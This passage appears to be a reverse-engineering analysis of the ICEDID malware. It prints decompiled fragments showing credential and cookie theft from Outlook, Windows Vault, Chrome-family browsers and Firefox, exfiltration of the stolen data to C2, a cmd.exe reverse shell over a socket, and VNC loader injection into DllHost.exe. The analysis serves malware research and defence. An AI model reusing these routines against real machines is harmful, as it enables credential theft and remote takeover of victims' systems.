
ICEDID extracts outlook profiles from the Windows registry.



```
esl::crypto::DecryptString(&g_registry_outlook_profiles, outlook_profiles); // Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles
esl::DumpOutlookProfilesAux(&_p_struc_82, outlook_profiles);

esl::crypto::DecryptString(&g_registry_outlook_profiles_format, outlook_profiles); // Software\Microsoft\Office\%u.0\Outlook\Profiles
for (i = 11; i < 0x11; ++i)
{
  wsprintfA(outlook_profile_registry_key, outlook_profiles, i);
  esl::DumpOutlookProfilesAux(&_p_struc_82, outlook_profile_registry_key);
}
```


### *IE Intelliforms Credentials*

To obtain IE Intelliforms credentials, ICEDID enumerates Internet Explorer history via the **IurlHistoryStg2** COM interface.



```
CoInitialize(0i64);
CoCreateInstance(&g_CurlHistory_clsid, 0i64, 0x15u, &g_IUrlHistoryStg2_iid, (LPVOID *)&p_iurl_history_stg2);

p_iurl_history_stg2->p_vftable->fp_EnumUrls(p_iurl_history_stg2, &p_enum_urls);

while (1)
{
  _p_enum_urls->lpVtbl->Next(_p_enum_urls, 1u, &v8, &v10);
```


For each URL, it dumps stored credentials.



```
// Software\Microsoft\Internet Explorer\IntelliForms\Storage2
esl::crypto::DecryptString(&stru_180020800, SubKey);

RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0x20019u, &hKey);
RegQueryValueExA(hKey, ValueName, 0i64, 0i64, Data, &cbData);
```


### *Edge/IE Windows Vault Credentials*

To dump IE credentials stored in the Windows Vault, ICEDID begins by instantiating the vault API.



```
p_library = LoadLibraryA(g_vaultcli_dll); // ctf -> vaultcli.dll

g_fp_VaultEnumerateVaults = GetProcAddress(p_library, g_VaultEnumerateVaults);
g_fp_VaultOpenVault = GetProcAddress(_p_library, g_VaultOpenVault);
g_fp_VaultCloseVault = GetProcAddress(_p_library, aVaultclosevaul);
g_fp_VaultEnumerateItems = GetProcAddress(_p_library, g_VaultEnumerateItems);
g_fp_VaultGetItemWinBelow7 = GetProcAddress(_p_library, g_VaultGetItem);
g_fp_VaultGetItemWin7OrAbove = g_fp_VaultGetItemWinBelow7;
g_fp_VaultFree = GetProcAddress(_p_library, g_VaultFree);
```


It enumerates vaults, and for each vault extracts its contents.



```
g_fp_VaultEnumerateVaults(0, &n_vaults, &p_vault_guids);
do
  v2 |= esl::DumpVault(&p_vault_guids[v3++], &_p_struc_82);
while (v3 < n_vaults);

g_fp_VaultOpenVault(p_vault_guid, 0, &h_vault);
g_fp_VaultEnumerateItems(h_vault, 0x200u, &n_items, &p_vault_items);

if (g_os_is_windows_7_or_above)
  esl::DumpVaultItemsWin7OrAbove(h_vault, p_vault_items, n_items, pp_struc_82);
else
  esl::DumpVaultItemsWinBelow7(h_vault, p_vault_items, n_items, pp_struc_82);
```


*Chrome and Chrome Cohort Credentials*

ICEDID dumps credentials and auto-fill data from a hard-coded list of known Chrome-like browser directories located in **%APPDATA%**.




```
Google\Chrome
Google\Chrome SxS
Xpom
Yandex\YandexBrowser
Comodo\Dragon
Amigo
Orbitum
Bromium
Chromium
Nichrome
RockMelt
360Browser\Browser
Vivaldi
Go!
Sputnik\Sputnik
Kometa
uCozMedia\Uran
QIP Surf
Epic Privacy Browser
CocCoc\Browser
CentBrowser
7Star\7Star
Elements Browser
Suhba
Safer Technologies\Secure Browser
Rafotech\Mustang
Superbird
Chedot
Torch
```

For each browser, the sample dumps stored credentials from the **“User Data\Default\Login Data”** sqlite database.




```
// ctf -> \User Data\Default\Login Data
esl::crypto::DecryptString(off_180053500, &p_db_path[v7]);
esl::DumpChromeCreds(p_db_path, v13, p_struc_82);
```




```
// SELECT origin_url,username_value,length(password_value),password_value FROM logins WHERE username_value <> ''
esl::crypto::DecryptString(&g_chromelike_sql_dump_query, p_decrypted_string);
```

In addition, it dumps sensitive identifying information from the **\User Data\Default\Web Data** sqlite file.




```
// \User Data\Default\Web Data
esl::crypto::DecryptString(off_180053508, &p_db_path[v10]);
esl::DumpChromeSensitiveInformation(p_db_path, v13, p_struc_82);
```



```
// SELECT name, value FROM autofill
esl::crypto::DecryptString(&p_encrypted_string, p_decrypted_string);

// SELECT guid, company_name, street_address, city, state, zipcode, country_code FROM autofill_profiles
esl::crypto::DecryptString(&stru_180021BF0, p_decrypted_string);

// SELECT guid, number FROM autofill_profile_phones
esl::crypto::DecryptString(&stru_180022D18, p_decrypted_string);
```


### *Firefox Credentials*

ICEDID recursively searches for the formhistory.sqlite file stored within **%APPDATA%\Mozilla\Firefox\Profiles\**.



```
SHGetFolderPathA(0i64, CSIDL_APPDATA, 0i64, 0, root_);

// \Mozilla\Firefox\Profiles
esl::crypto::DecryptString(&g_firefox_profiles_path, directory_path);
lstrcatA(root_, directory_path);

esl::crypto::DecryptString(&stru_1800219A8, needle); // formhistory.sqlite
esl::RecursivelySearchFiles(root_, needle, 1, esl::DumpFirefoxFormHistory, &p_ctx);
```


It dumps auto-fill credentials from each.



```
// SELECT fieldname, value FROM moz_formhistory
esl::crypto::DecryptString(&stru_180022948, p_decrypted_string);
g_fp_sqlite3_exec(v7, p_decrypted_string, sub_180007754, a4, 0i64);
```


## Command ID - 0x2AF7C33 - Steal Brower Cookies

This module steals cookies from different web browsers (Edge, Internet Explorer, Firefox, and Chrome). It loads the SQlite library downloaded from its C2 to interact with the browser's database where cookies are stored.



```
esl::LoadSQLite();
```


Then it searches for IE/Edge, Chrome and Firefox cookies at some known locations and stores them in a custom archive file. The archive is then sent to C2.



```
h_tmp_archive = CreateFileA(p_tmp_archive_filepath, 0xC0000000, 0, 0i64, 2u, 0x80u, 0i64);
esl::FindAndAddCookiesToArchiveIEAndEdge(h_tmp_archive);
if (sqlite_result)
{
  esl::FindAndAddCookiesToArchiveChrome(h_tmp_archive_file);
  esl::FindAndAddCookiesToArchiveFirefox(h_tmp_archive_file);
}
esl::Archive::Close(h_tmp_archive_file);
```

## C2 Websocket Commands


Messages received from the websocket channel are dispatched to one of ICEDID's three handlers, depending on the first byte of the message. Each handler is described below.



```
BOOL esl::callback::C2WebSocketClient::OnRecv(
        esl::HTTPWebSocketClient *p_websocket_client,
        uint8_t code,
        uint8_t *p_data,
        size_t size,
        esl::C2WebSocketClient *p_c2_websocket_client)
{
  switch (*p_data)
  {
  case 1u:
    if (size == 5)
    {
      esl::AsyncStartC2DirectCommunication(*(_DWORD *)(p_data + 1));
    }
    break;
  case 2u:
    return esl::HTTPWebSocketClient::SendByeMessageAndStop(p_websocket_client);
  case 4u:
    esl::AsyncHandleC2Requests((char *)p_data + 1);
    break;
```


### Code 1: Starting direct communication with the C2

On receiving code **1,** the rest of the received data contains the IP address of C2 with which ICEDID establishes a direct TCP connection. To do so, the sample stores the IP address in a global variable then creates a new thread.



```
g_primary_c2_ip_address = c2_ip_address;
esl::CreateThread((LPTHREAD_START_ROUTINE)esl::thread::StartC2DirectCommunication, 0i64, 0i64, 1u);
```

In this thread the connection is established with C2 on port **8080**.



```
SOCKET ctf::EstablishConnectionWithC2()
{
  g_secondary_c2_ip_address = g_primary_c2_ip_address;
  s = ctf::CreateSocketAndConnect(g_secondary_c2_ip_address, 8080u);
```

A detailed explanation of direct communication capabilities is given here.

### Code 2: Stopping the Websocket Connection


On receiving code **2**, ICEDID closes the websocket tunnel and stops the thread. Afterward, an operator is capable of sending a C2 command to restart the websocket thread (in this sample it's command 0x47A7AA5).

### Code 4: Executing a C2 command

On receiving code **4,** ICEDID dispatches the rest of the message data as a C2 command request which means that an operator can use either the polling channel or the websocket channel to execute ICEDID commands. For a detailed explanation of the C2 polling command capabilities see here


## C2 TCP Direct Communication Commands

The direct communication thread waits for a new type of request that is dispatched to a set of handlers.



```
switch (p_message.code)
{
case 1:
  g_c2_direct_socket_timeout = p_message.field_5;
  return 1;
case 4:
  esl::AsyncCreateReverseShell(server_socket, p_message.field_5, p_message.field_9);
  return 1;
case 5:
  esl::CreateDllHostProcessAndInjectVNCPELoader(g_secondary_c2_ip_address, p_message.field_5, p_message.field_9);
  return 1;
}
```

The message structure is described below.




```
struct esl::C2DirectMessage
{
  uint32_t magic;
  char code;
  uint32_t field_5;
  uint32_t field_9;
};
```

The message.magic is expected to be **0x974F014A**


## Code 4: Creating a Reverse Shell

On receiving a code **4** the direct communication thread creates a reverse shell. It asks the server for another IP address and port, then connects to it to provide a reverse shell to a piped **cmd.exe** subprocess.




```
CreatePipe(&subprocess.h_process_r_pipe, &subprocess.h_w_pipe, &pipe_attributes, 0);
CreatePipe(&subprocess.h_r_pipe, &subprocess.h_process_w_pipe, &pipe_attributes, 0);

startup_info.hStdInput = subprocess.h_process_r_pipe;
startup_info.hStdOutput = subprocess.h_process_w_pipe;
startup_info.hStdError = subprocess.h_process_w_pipe;
startup_info.dwFlags = STARTF_USESTDHANDLES;

CreateProcessA(0i64, p_command_line, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &startup_info, &process_info);
```

Finally, it creates a read and a write thread that transfers the data between the socket and the pipes.



```
DWORD ctf::thread::ConnectedSubProcess::ReadFromSocketLoop(ctf::ConnectedSubProcess *p_subprocess)
{
  for (server_socket = p_subprocess->server_socket;; server_socket = p_subprocess->server_socket)
  {
    size = recv(server_socket, data, 256, 0);
    if (size < 1 || !WriteFile(p_subprocess->h_w_pipe, data, size, &n_bytes, 0i64))
      break;
  }
```




```
DWORD esl::thread::ConnectedSubProcess::WriteToSocketLoop(esl::ConnectedSubProcess *p_subprocess)
{
  for (h_r_pipe = p_subprocess->h_r_pipe;
        ReadFile(h_r_pipe, data, 0x100u, &n_bytes, 0i64);
        h_r_pipe = p_subprocess->h_r_pipe)
  {
    send(p_subprocess->server_socket, data, n_bytes, 0);
```

### Code 5: Starting the VNC Server

On receiving code **5,** ICEDID creates a **DllHost.exe** process and injects its VNC server into it.


The VNC server connects to C2 using the same IP address and port as previously established for direct communication which means that port **8080** is now used for communicating with the VNC Server.

To inject the VNC server, the sample decrypts and decompresses a custom PE loader shellcode using the file decryption algorithm and the file decompression algorithm.



```
p_shellcode = esl::DecryptDecompressCustomPELoaderShellcode();
```

Then the **DllHost.exe** process is created in suspended mode, the shellcode is written into the process using function **WriteVirtualMemory**, then the process' **RtlExitUser** function is patched with a trampoline to the entrypoint of the shellcode and the process is resumed.




```
CreateProcessA(0i64, p_dll_host_path, 0i64, 0i64, 0, CREATE_SUSPENDED, 0i64, 0i64, &startup_info, &process_info);

esl::InjecVNCPELoader(process_info.hProcess, &vnc_parameter);

ResumeThread(process_info.hThread);

esl::WriteVirtualMemory(
    h_process,
    (void *)p_remote_shellcode,
    (uint8_t *)p_shellcode,
    p_shellcode->shellcode_size);
esl::WriteTrampolineToRtlExitUserProcess(h_process, _p_remote_shellcode);
```

### VNC Server

